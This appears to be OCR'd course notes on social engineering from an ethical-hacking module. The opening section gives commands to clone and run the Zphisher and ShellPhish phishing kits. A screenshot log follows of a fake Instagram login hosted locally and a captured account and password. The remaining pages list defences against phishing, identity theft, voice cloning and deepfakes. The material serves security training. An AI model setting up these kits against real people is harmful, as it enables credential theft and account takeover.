
Zphisher Tool


git clone --depth=1 https://github.com/htr-tech/zphisher.git

cd zphisher

bash zphisher.sh











Shellphish Tool

git clone https://github.com/AbirHasan2005/ShellPhish




kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@aviku: /home/aviku/ShellPhish
Session Actions Edit View Help
[ST] Termux Setup [SL] Linux Setup [EX] Exit
[~] Select an option: 2
[01] Traditional Login Page
[02] Auto Followers Login Page
[03] Blue Badge Verify Login Page
[~] Select an option: 1
[01] LocalHost
[02] Ngrok.io
[03] Serveo.net
[04] Localhost.run
[~] Select a Port Forwarding option: 1
[~] Select a Port (Default: 5555): 444
[~] Initializing ... (localhost:444)
[~] Successfully Hosted at: http://localhost:444
[~] Waiting for Login Info, Press Ctrl + C to exit ...
[+] Victim IP Found!
[~] Victim IP: 127.0.0.1
[~] Victim IP: User-Agent:


kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Facebook – log in or sign
Instagram
localhost:444/login.html
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Instagram
Find it for free on the Windows Store.
GET
Instagram
Phone number, username, or email
Password
Log in
Forgot password?
Don't have an account? Sign up
Get the app.
Download on the App Store
GET IT ON Google Play
Get it from Microsoft


kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@aviku: /home/aviku/ShellPhish
Session Actions Edit View Help
[~] Select a Port Forwarding option: 1
[~] Select a Port (Default: 5555): 444
[~] Initializing ... (localhost:444)
[~] Successfully Hosted at: http://localhost:444
[~] Waiting for Login Info, Press Ctrl + C to exit ...
[*] Victim IP Found!
[~] Victim IP: 127.0.0.1
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:
[~] Saved: sites/instagram/victim_ip.txt
[*] Login info Found!
[~] Account: 9560846585
[~] Password: Ashfasd@gasdf
[~] Saved: sites/instagram/login_info.txt
[~] Waiting for Next Login Info, Press Ctrl + C to exit ...
Right Ctrl
28°C Sunny
Search
ENG IN
2:19 PM 12/19/2025

AVINASH K

Social Engineering Countermeasures

Attackers implement social engineering techniques to trick people into revealing organizations' confidential information. They use social engineering to perform fraud, identity theft, industrial espionage, and other disreputable behaviors. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough. To be truly effective, an organization should:

- Disseminate policies among employees and provide proper education and training. Specialized training benefits employees in higher-risk positions against social engineering threats.
- Obtain employee signatures on a statement acknowledging that they understand the organization's policies.
- Define the consequences of policy violations.

Additional Countermeasures Against Social Engineering

1. **Train individuals on security policies**
   An efficient training program consists of basic social engineering concepts and techniques, all security policies, and methods to increase awareness of social engineering.
2. **Implement proper access privileges**
   There should be administrator, user, and guest accounts with respective levels of authorization.
3. **Presence of a proper incidence response time**
   There should be proper guidelines for reacting to a social engineering attempt.
4. **Availability of resources only to authorized users**
   Make sure sensitive information is secured and that resources are only accessed by authorized users.
5. **Scrutinize information**
   Categorize the information as top secret, proprietary, for internal use only, and for public use, or use other categories.
6. **Perform a background check and proper termination process**
   Insiders with a criminal background and terminated employees are easy targets for procuring information.

AVINASH KUMAR

How to Defend against Phishing Attacks?

Listed below are some countermeasures against phishing attempts:

- Educate individuals by conducting phishing campaigns.
- Enable spam filters that detect emails from suspicious sources.
- Avoid responding to emails requesting sensitive information.
- Hover over links to identify whether they point to the correct location.
- Never provide credentials over the phone.
- Check emails for generic salutations, spelling, and grammar mistakes.
- Confirm the sender before providing any requested information via email.
- Ensure that employees use HTTPS-protected websites.
- Implement multi-factor authentication (MFA) to prevent whaling attacks.
- Individuals should contact the organization via email addresses or phone numbers provided on the official website.

Identity Theft Countermeasures

Identity theft occurs when someone uses personal information (such as a name, social security number, date of birth, mother's maiden name, or address) in a malicious way, such as for credit card or loan services, or even rentals and mortgages, without the person's knowledge or permission.

Listed below are countermeasures that, on implementation, will reduce the chances of identity theft:

- Secure or shred all documents containing private information
- Ensure your name is not present on the marketers' hit lists
- Review your credit card statement regularly and store it securely, out of reach of others
- Never give any personal information over the phone
- To keep mail secure, empty the mailbox quickly
- Suspect and verify all requests for personal data
- Protect personal information from being publicized

AVINASH KUMAR

Some additional countermeasures against identity theft are as follows:

- To keep mail secure, empty your mailbox quickly and do not reply to unsolicited email requests asking for personal information.
- Shred credit card offers and "convenience checks" that are not useful.
- Do not store any financial information on the system and use strong passwords for all financial accounts.
- Check telephone and cell phone bills for calls you did not make.
- Keep your Social Security card, passport, license, and other valuable personal information hidden and secured.
- Read website privacy policies.
- Be cautious before clicking on a link provided in an email or instant message.
- Enter personal information only on secured website pages marked with "https."

Voice Cloning Countermeasures

The following are various countermeasures that can help individuals prevent or minimize voice cloning attempts:

- Be sure while receiving unsolicited phone calls or audio messages, especially if they request sensitive information or prompt unusual actions.
- Verify the identity of callers or individuals using additional authentication methods, such as passwords or security questions.
- Educate users about the potential risks of voice cloning attacks and the importance of skepticism and vigilance when interacting with unknown or suspicious sources.
- Implement voice biometrics or other advanced authentication technologies to verify the authenticity of voice-based communications.
- Use anti-spoofing technologies and techniques to detect and prevent the use of fake or synthetic voices.
- Use secure communication channels, such as encrypted voice calls.
- Establish policies and procedures for verifying the identity of individuals during voice-based interactions.

AVINASH KUMAR

Deepfake Attack Countermeasures

The following strategies can help individuals prevent or minimize deepfake video attacks:

- Implement digital watermarking techniques that can embed invisible codes into authentic videos at the time of creation.
- Use blockchain technology to create records of original digital content to verify its authenticity and trace its origins.
- Improve facial recognition technologies to better distinguish between real and artificially generated faces.
- Implement strong privacy measures to protect individuals' biometric data from being used without consent to create deepfakes.
- Enhance user reporting mechanisms on social media platforms to quickly flag and review potential deepfake videos.
- Train the public and media professionals to critically evaluate the credibility of digital content they watch online.

How to Detect Phishing Emails?

Tips to Identify Phishing Emails

To spot phishing attempts, follow these practical checks:

- **Verify the sender's domain**: Hover your mouse over the sender's name in the "From" field. If the domain doesn't match the claimed source (e.g., an email from Gmail should show "gmail.com"), it may be fake.
- **Inspect embedded links**: If the email contains a URL, hover over it to preview the destination. Ensure it starts with "https://" for secure encryption. For safety, open a new browser window and type the URL manually instead of clicking.
- **Avoid sharing information**: Never enter personal details on suspicious websites—they may be controlled by attackers.

Red Flags in Phishing Emails

1. Attachments from unknown or unexpected sources
2. Files with strange or unfamiliar formats

AVINASH KUMAR

3. Mismatch between sender's email ID and display name
4. Email addresses with misspelled organization names or numbers replacing letters
5. Generic greetings like "Dear users," "Dear customers," or "Hello"

Common Social Engineering Targets

Attackers exploit human psychology rather than technical vulnerabilities. Their prime targets include:

Target Group	Why They're Targeted
Executives (C-suite)	Access to strategic decisions, financial data, and internal communications
IT Administrators	Control over systems, networks, and user credentials
HR Personnel	Access to employee records, personal data, and onboarding/offboarding processes
Finance Department	Handles payments, invoices, and banking credentials
Customer Support Staff	Often pressured to act quickly; may reveal customer or internal data
New or Junior Employees	Less experienced, more likely to fall for impersonation or urgency-based manipulation
Remote Workers	May use unsecured networks or devices, making them easier to exploit

Defense Strategies Against Social Engineering

To defend against these attacks, organizations must combine **education**, **technical controls**, and **policy enforcement**:

1. Security Awareness Training

- Teach employees to recognize phishing, pretexting, baiting, and impersonation.
- Use simulated phishing campaigns to test and reinforce learning.

AVINASH KUMAR

2. Access Control and Least Privilege

- Limit access based on role—only give users the minimum necessary permissions.
- Use role-based access and monitor privilege escalation attempts.

3. Multi-Factor Authentication (MFA)

- Prevent unauthorized access even if credentials are compromised.
- Especially critical for email, VPN, and admin tools.

4. Incident Response Protocols

- Define clear steps for reporting suspicious behavior or breaches.
- Ensure rapid containment and investigation of social engineering attempts.

5. Verification Procedures

- Require callbacks, secondary approvals, or identity checks for sensitive requests.
- Avoid acting on urgent requests without verification, especially involving money or credentials.

6. Email and Communication Filtering

- Use spam filters, domain verification, and link scanning tools.
- Block known malicious IPs and domains proactively.

7. Data Classification and Handling Policies

- Label data (e.g., confidential, internal use only) and restrict sharing.
- Train employees on handling sensitive information securely.

Risks and Challenges

- **Overconfidence**: Senior staff may believe they're immune to manipulation.
- **Lack of training**: New hires or contractors may not receive adequate onboarding.
- **Remote work vulnerabilities**: Home networks and personal devices are often less secure.
- **Human error**: Even trained users can be tricked under pressure or distraction.

AVINASH KUMAR

Module Summary

This module offered a comprehensive exploration of **social engineering attacks**, emphasizing how attackers manipulate human behavior to gain unauthorized access to sensitive organizational data. It broke down the **phases of a social engineering attack**, from initial reconnaissance and trust-building to exploitation and data extraction.

The module categorized social engineering techniques into three major types:

- **Human-based techniques**: These include impersonation, pretexting, baiting, tailgating, and direct interaction with employees to extract confidential information.
- **Computer-based techniques**: Examples include phishing emails, fake login portals, malware-laced attachments, and deceptive pop-ups.
- **Mobile-based techniques**: These involve SMS phishing (smishing), voice phishing (vishing), and malicious mobile apps designed to steal credentials or track user behavior.

A special focus was placed on **AI-driven impersonation**, where attackers use artificial intelligence to mimic voices, facial expressions, or writing styles—especially on **social networking platforms**—to deceive targets and gain trust.

The module also delved into **identity theft**, explaining how attackers misuse personal identifiers such as names, birth dates, social security numbers, and addresses to commit fraud. It outlined various **types of identity theft**, including financial fraud, medical identity theft, and criminal impersonation.

Toward the end, the module provided a detailed guide on:

- **Warning signs** of social engineering, phishing, and identity theft
- **Countermeasures** to defend against these threats, including training, access control, verification procedures, and secure communication practices

Finally, it previewed the next module, which will explore how **attackers, ethical hackers, and penetration testers** conduct **Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks**, including their methodologies, tools, and mitigation strategies.

AVINASH KUMAR

AVINASH KUMAR